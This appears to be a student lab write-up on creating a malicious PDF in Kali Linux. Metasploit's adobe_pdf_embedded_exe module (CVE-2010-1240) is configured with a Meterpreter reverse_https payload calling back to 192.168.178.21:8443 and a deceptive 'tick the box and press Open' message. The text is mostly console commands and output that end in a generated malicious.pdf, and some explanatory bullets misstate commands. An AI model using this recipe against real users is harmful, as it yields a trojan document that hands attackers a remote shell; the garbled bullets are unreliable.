Malicious PDF File Creation - No. 16


Malicious PDF file using Kalli Linux:

I downloaded and installed the Kalli Linux, created the new account with my details.

Username: ravitejas


After installing the Kalli Linux, we need to install the required packages if they are not pre-installed.

For creating the PDF file, we need to install the Metasploit-Framework package and connect to database using the commands.




```
┌──(ravitejas㉿kali)-[~]
└─$ msfconsole

 +-------------------------------------------------------+
 |  METASPLOIT by Rapid7                                 |
 +---------------------------+---------------------------+
 |      __________________   |                           |
 |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
 |             )=\           | |  EXPLOIT   \            |
 |            // \\          | |_____________\_______    |
 |           //   \\         | |==[msf >]============\   |
 |          //     \\        | |______________________\  |
 |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
 |        //         \\      |  *********************    |
 +---------------------------+---------------------------+
 |      o O o                |        \'\/\/\/'/         |
 |              o O          |         )======(          |
 |                 o         |       .'  LOOT  '.        |
 | |^^^^^^^^^^^^^^|l___      |      /    _||__   \       |
 | |    PAYLOAD     |""\___, |     /    (_||_     \      |
 | |________________|__|)__| |    |     __||_)     |     |
 | |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "     |
 |  = = = = = = = = = = = =  |     '--------------'      |
 +---------------------------+---------------------------+


       =[ metasploit v6.2.19-dev                          ]
+ -- --=[ 2246 exploits - 1183 auxiliary - 399 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View all productivity tips with the
tips command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search adobe_pdf

Matching Modules
================

   #  Name                                                 Disclosure Date  Rank       Check  Description
   -  ----                                                 ---------------  ----       -----  -----------
   0  exploit/windows/fileformat/adobe_pdf_embedded_exe       2010-03-29       excellent  No     Adobe PDF Embedded EXE Social Engineering
   1  exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs  2010-03-29       excellent  No     Adobe PDF Escape EXE Social Engineering (No JavaScript)
```

- **msfconsole** is the command for entering into the msf6
- **tips** is the command to view all productivity tips
- for reference we can the link https://docs.metasploit.com/ to get information about Metasploit




```
Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs

msf6 > Interrupt: use the 'exit' command to quit
msf6 > Interrupt: use the 'exit' command to quit
msf6 > Interrupt: use the 'exit' command to quit
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_https
payload ⇒ windows/meterpreter/reverse_https
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                                                                Required  Description
   ----            ---------------                                                                                --------  -----------
   EXENAME                                                                                                        no        The Name of payload exe.
   FILENAME        evil.pdf                                                                                       no        The output filename.
   INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf                      yes       The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message again" box and press Open.  no        The message to display in the File: area


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The local listener hostname
   LPORT     8443             yes       The local listener port
   LURI                       no        The HTTP Path

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)


msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME malicious.pdf
FILENAME ⇒ malicious.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 192.168.178.21
LHOST ⇒ 192.168.178.21
```

- set the payload using the command **set PAYLOAD windows.meterpreter/reverse_https**
- set filename for the PDF file using **set FILENAME filename**
- set host by using **set HOST <ip_address>**



```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                                                                Required  Description
   ----            ---------------                                                                                --------  -----------
   EXENAME                                                                                                        no        The Name of payload exe.
   FILENAME        malicious.pdf                                                                                  no        The output filename.
   INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf                      yes       The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message again" box and press Open.  no        The message to display in the File: area


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.178.21   yes       The local listener hostname
   LPORT     8443             yes       The local listener port
   LURI                       no        The HTTP Path

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)


msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Using 'windows/meterpreter/reverse_https' as payload ...
[+] Parsing Successful. Creating 'malicious.pdf' file ...
[+] malicious.pdf stored at /home/ravitejas/.msf4/local/malicious.pdf
```

- use the **exploit** command to get the path of the malicious pdf file
- we can embed the secret code to the created pdf file using the command **vi filename**



```
msf6 > vi malicious.pdf
[*] exec: vi malicious.pdf
```

- password for Zip file is: **12345678**